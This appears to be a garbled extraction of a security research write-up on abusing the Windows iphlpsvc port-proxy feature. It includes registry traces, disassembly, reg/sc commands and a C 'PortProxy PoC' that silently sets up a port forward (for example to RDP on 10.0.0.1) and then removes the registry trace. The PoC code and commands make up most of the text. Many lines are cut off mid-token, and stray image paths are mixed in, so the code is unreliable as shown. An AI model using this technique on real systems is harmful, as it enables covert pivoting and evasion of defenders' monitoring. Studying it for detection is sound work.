



#####

```
netsh interface portproxy add v4tov4 listenport=1337 listenaddress=0.0.0.0 con
```


```
#include "wine/debug.h"

WINE_DEFAULT_DEBUG_CHANNEL(netsh);

int __cdecl wmain(int argc, WCHAR *argv[])
{
    int i;

    WINE_FIXME("stub:");
    for (i = 0; i < argc; i++)
        WINE_FIXME(" %s", wine_dbgstr_w(argv[i]));
    WINE_FIXME("\n");
}
```

```
    return 0;
}
```



Process Monitor - Sysinternals: www.sysinternals.com

Time ...	Process Name	PID	Operation	Path	Result	Detail
19:23:...	netsh.exe	8408	RegQueryValue	HKLM\SOFTWARE\Microsoft\Tracing\MPRAPH\ConsoleTracingMask	SUCCESS	Type: REG_DWORD, Length: 4, Data: 4294901760
19:23:...	netsh.exe	8408	RegQueryValue	HKLM\SOFTWARE\Microsoft\Tracing\MPRAPH\MaxFileSize	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1048576
19:23:...	netsh.exe	8408	RegQueryValue	HKLM\SOFTWARE\Microsoft\Tracing\MPRAPH\FileDirectory	SUCCESS	Type: REG_EXPAND_SZ, Length: 34, Data: %windir%\tracing
19:23:...	netsh.exe	8408	RegQueryValue	HKLM\SOFTWARE\Microsoft\Tracing\MPRAPH\EnableFileTracing	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
19:23:...	netsh.exe	8408	RegQueryValue	HKLM\SOFTWARE\Microsoft\Tracing\MPRAPH\FileTracingMask	SUCCESS	Type: REG_DWORD, Length: 4, Data: 4294901760
19:23:...	netsh.exe	8408	RegQueryValue	HKLM\SOFTWARE\Microsoft\Tracing\MPRAPH\EnableConsoleTracing	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
19:23:...	netsh.exe	8408	RegQueryValue	HKLM\SOFTWARE\Microsoft\Tracing\MPRAPH\ConsoleTracingMask	SUCCESS	Type: REG_DWORD, Length: 4, Data: 4294901760
19:23:...	netsh.exe	8408	RegQueryValue	HKLM\SOFTWARE\Microsoft\Tracing\MPRAPH\MaxFileSize	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1048576
19:23:...	netsh.exe	8408	RegQueryValue	HKLM\SOFTWARE\Microsoft\Tracing\MPRAPH\FileDirectory	SUCCESS	Type: REG_EXPAND_SZ, Length: 34, Data: %windir%\tracing
19:23:...	netsh.exe	8408	RegQueryValue	HKLM\SOFTWARE\Microsoft\Tracing\MPRAPH\FileDirectory	SUCCESS	Type: REG_EXPAND_SZ, Length: 34, Data: %windir%\tracing
19:23:...	netsh.exe	8408	RegQueryKey	HKLM	SUCCESS	Query: HandleTags, HandleTags: 0x0
19:23:...	netsh.exe	8408	RegCreateKey	HKLM\System\CurrentControlSet\Services\PortProxy\v4tov4	REPAIRSE	Desired Access: Create Sub Key
19:23:...	netsh.exe	8408	RegCreateKey	HKLM\System\CurrentControlSet\Services\PortProxy\v4tov4	SUCCESS	Desired Access: Create Sub Key, Disposition: REG_OPENED_EXISTING_KEY
19:23:...	netsh.exe	8408	RegCreateKey	HKLM\System\CurrentControlSet\Services\PortProxy\v4tov4	SUCCESS	Query: HandleTags, HandleTags: 0x0
19:23:...	netsh.exe	8408	RegCreateKey	HKLM\System\CurrentControlSet\Services\PortProxy\v4tov4\tcp	SUCCESS	Desired Access: Set Value, Disposition: REG_OPENED_EXISTING_KEY
19:23:...	netsh.exe	8408	RegSetValue	HKLM\System\CurrentControlSet\Services\PortProxy\v4tov4\tcp\0.0.0.0\1337	SUCCESS	Type: REG_SZ, Length: 28, Data: 10.0.0.1/3389
19:23:...	netsh.exe	8408	RegCloseKey	HKLM\System\CurrentControlSet\Services\PortProxy\v4tov4\tcp	SUCCESS	
19:23:00.4288465	netsh.exe	8408	RegCloseKey	HKLM\System\CurrentControlSet\Services\PortProxy\v4tov4	SUCCESS	
19:23:...	netsh.exe	8408	Thread Create		SUCCESS	Thread ID: 8100
19:23:...	netsh.exe	8408	RegOpenKey	HKLM	SUCCESS	Query: HandleTags, HandleTags: 0x0

HKLM\SYSTEM\ControlSet001\Services\PortProxy\v4tov4\tcp

Process Name	PID	Protocol	Direction	Source	Destination	Time	Process Name
svchost.exe	1872	TCP	Listen	0.0.0.0	1337 0.0.0.0	0	11/06/2021 19:23:00 iphlpsvc
svchost.exe	4088	TCP	Listen	0.0.0.0	5040 0.0.0.0	0	09/06/2021 17:53:49 CDPSvc
lsass.exe	628	TCP	Listen	0.0.0.0	49664 0.0.0.0	0	09/06/2021 17:51:47
wininit.exe	500	TCP	Listen	0.0.0.0	49665 0.0.0.0	0	09/06/2021 17:51:47
svchost.exe	1048	TCP	Listen	0.0.0.0	49666 0.0.0.0	0	09/06/2021 17:51:48 EventLog
svchost.exe	1380	TCP	Listen	0.0.0.0	49668 0.0.0.0	0	09/06/2021 17:51:48 Schedule

paramchange

SC

```
18007d2ae                                00 00                                ..

18007d2b0 char const data_18007d2b0[0x2e] = "oncoreuap\\net\\netio\\iphlpvc\\service\\proxy.c", 0

18007d2de                                00 00                                ..
18007d2e0 data_18007d2e0:
18007d2e0 6f 00 6e 00 65 00 63 00-6f 00 72 00 65 00 75 00-61 00 70 00 5c 00 6e 00-65 00 74 00 5c 00 6e 00 o.n.e.c.o.r.e.u.a.p.\\n.e.t.\\n.
18007d300 65 00 74 00 69 00 6f 00-5c 00 69 00 70 00 68 00-6c 00 70 00 73 00 76 00-63 00 5c 00 73 00 65 00 e.t.i.o.\\i.p.h.l.p.s.v.c.\\s.e.
18007d320 72 00 76 00 69 00 63 00-65 00 5c 00 70 00 72 00-6f 00 78 00 79 00 2e 00-63 00 00 00 00 00 00 00 r.v.i.c.e.\\p.r.o.x.y...c.....
18007d340 data_18007d340:
18007d340 53 00 79 00 73 00 74 00-65 00 6d 00 5c 00 43 00-75 00 72 00 72 00 65 00-6e 00 74 00 43 00 6f 00 S.y.s.t.e.m.\\C.u.r.r.e.n.t.C.o.
18007d360 6e 00 74 00 72 00 6f 00-6c 00 53 00 65 00 74 00-5c 00 53 00 65 00 72 00-76 00 69 00 63 00 65 00 n.t.r.o.l.S.e.t.\\S.e.r.v.i.c.e.
18007d380 73 00 5c 00 50 00 6f 00-72 00 74 00 50 00 72 00-6f 00 78 00 79 00 00 00 s.\\P.o.r.t.P.r.o.x.y...
18007d398 data_18007d398:
18007d398                                55 00 6e 00 64 00 6f 00                                U.n.d.o.
18007d3a0 4f 00 6e 00 53 00 74 00-6f 00 70 00 00 00 00 00                                O.n.S.t.o.p.....
18007d3b0 data_18007d3b0:
18007d3b0                                53 00 79 00 73 00 74 00-65 00 6d 00 5c 00 43 00                                S.y.s.t.e.m.\\C.
18007d3c0 75 00 72 00 72 00 65 00-6e 00 74 00 43 00 6f 00-6e 00 74 00 72 00 6f 00-6c 00 53 00 65 00 74 00 u.r.r.e.n.t.C.o.n.t.r.o.l.S.e.t.
18007d3e0 5c 00 53 00 65 00 72 00-76 00 69 00 63 00 65 00-73 00 5c 00 69 00 70 00-68 00 6c 00 70 00 73 00 \\S.e.r.v.i.c.e.s.\\i.p.h.l.p.s.
18007d400 76 00 63 00 5c 00 43 00-6f 00 6e 00 66 00 69 00-67 00 00 00 00 00 00 00 v.c.\\C.o.n.f.i.g.....
18007d418 data_18007d418:
18007d418                                49 00 70 00 48 00 6c 00                                I.p.H.l.
18007d420 70 00 53 00 76 00 63 00-00 00 00 00 00 00 00 00                                p.S.v.c.....
18007d430 data_18007d430:
18007d430                                59 9a 3e 5d d5 e9 00 4b-a6 bd ff 34 ff 51 65 48                                Y.>1...K...4.0eH
```

```
sub_180014310:
mov     qword [rsp+0x8 {__saved_rbx}], rbx
mov     qword [rsp+0x10 {__saved_rdi}], rdi
push    rbp {__saved_rbp}
mov     rbp, rsp {__saved_rbp}
sub     rsp, 0x50
lea     rax, [rbp-0x10 {var_18}]
mov     ebx, 0x1
mov     qword [rbp-0x8 {var_10}], rax {var_18}
lea     rdx, [rel data_18007d340] {"System\CurrentControlSet\Service..."}
lea     rax, [rbp-0x10 {var_18}]
mov     r9d, ebx {0x1}
mov     qword [rbp-0x10 {var_18}], rax {var_18}
xor     r8d, r8d {0x0}
lea     rax, [rbp+0x20 {arg_18}]
mov     rcx, 0xffffffff80000002
mov     qword [rsp+0x20 {var_38}], rax {arg_18}
call    qword [rel RegOpenKeyExW]
nop     dword [rax+rax], eax
test    eax, eax
jne     0x1800143b6
```

OnChange

```
lea     rdx, [rel data_1800988b0] {"ServiceHandler: Got a SERVICE_CO..."}
mov     ecx, 0x40000
call    sub_180001420
call    OnConfigChange
nop
jmp     0x180001344
```

paramchange

iphlpvc

netsh

paramchange

```
reg add HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\PortProxy\v4tov4\tcp
sc control iphlpsvc paramchange
reg delete HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\PortProxy\v4tov4 /
```

```
// PortProxy PoC
```

```
// @TheXC3LL
```

```
#include <Windows.h>
```

```
#include <stdio.h>
```

```
DWORD iphlpsvcUpdate(void) {
```

```
    SC_HANDLE hManager;
```

```
    SC_HANDLE hService;
```

```
    SERVICE_STATUS serviceStatus;
```

```
    DWORD retStatus = 0;
```

```
    DWORD ret = -1;
```

```
    hManager = OpenSCManagerA(NULL, NULL, GENERIC_READ);
```

```
    if (hManager) {
```

```
        hService = OpenServiceA(hManager, "IpHlpSvc", SERVICE_PAUSE_CO
```

```
        if (hService) {
```

```
            printf("[*] Connected to IpHlpSvc\n");
```

```
        retStatus = ControlService(hService, SERVICE_CONTROL_P
    if (retStatus) {
        printf("[*] Configuration update requested\n")
        ret = 0;
    }
    else {
        printf("[!] ControlService() failed!\n");
    }
    CloseServiceHandle(hService);
    CloseServiceHandle(hManager);
    return ret;
}
CloseServiceHandle(hManager);
printf("[!] OpenServiceA() failed!\n");
return ret;
}
printf("[!] OpenSCManager() failed!\n");
return ret;
}

DWORD addEntry(LPSTR source, LPSTR destination) {
    LPCSTR v4tov4 = "SYSTEM\\ControlSet001\\Services\\PortProxy\\v4tov4\\t
    HKEY hKey = NULL;
    LSTATUS retStatus = 0;
    DWORD ret = -1;

    retStatus = RegCreateKeyExA(HKEY_LOCAL_MACHINE, v4tov4, 0, NULL, REG_O
    if (retStatus == ERROR_SUCCESS) {
        retStatus = (RegSetValueExA(hKey, source, 0, REG_SZ, (LPBYTE)d
        if (retStatus == ERROR_SUCCESS) {
            printf("[*] New entry added\n");
            ret = 0;
        }
        else {
            printf("[!] RegSetValueExA() failed!\n");
        }
        RegCloseKey(hKey);
        return ret;
    }
```

```
    }
    printf("[!] RegCreateKeyExA() failed!\n");
    return ret;
}


DWORD deleteEntry(LPSTR source) {
    LPCSTR v4tov4 = "SYSTEM\\ControlSet001\\Services\\PortProxy\\v4tov4\\t
    HKEY hKey = NULL;
    LSTATUS retStatus = 0;
    DWORD ret = -1;

    retStatus = RegCreateKeyExA(HKEY_LOCAL_MACHINE, v4tov4, 0, NULL, REG_O
    if (retStatus == ERROR_SUCCESS) {
        retStatus = RegDeleteKeyValueA(HKEY_LOCAL_MACHINE, v4tov4, sou
        if (retStatus == ERROR_SUCCESS) {
            printf("[*] New entry deleted\n");
            ret = 0;
        }
        else {
            printf("[!] RegDeleteKeyValueA() failed!\n");
        }
        RegCloseKey(hKey);
        return ret;
    }
    printf("[!] RegCreateKeyExA() failed!\n");
    return ret;
}

int main(int argc, char** argv) {
    printf("\t\t--<[ PortProxy PoC by @TheXC3LL ]>--\n\n");
    if (argc <= 2) {
        printf("[!] Invalid syntax! Usage: PortProxy.exe SOURCE_IP/POR
    }
    if (addEntry(argv[1], argv[2]) != -1) {
        if (iphlpvcUpdate() == -1) {
            printf("[!] Something went wrong :S\n");
        }
        if (deleteEntry(argv[1]) == -1) {
```



```
        printf("[!] Troubles deleting the entry, pleas  
    }  
}  
return 0;  
}
```



updated_at 11-06-2021

— —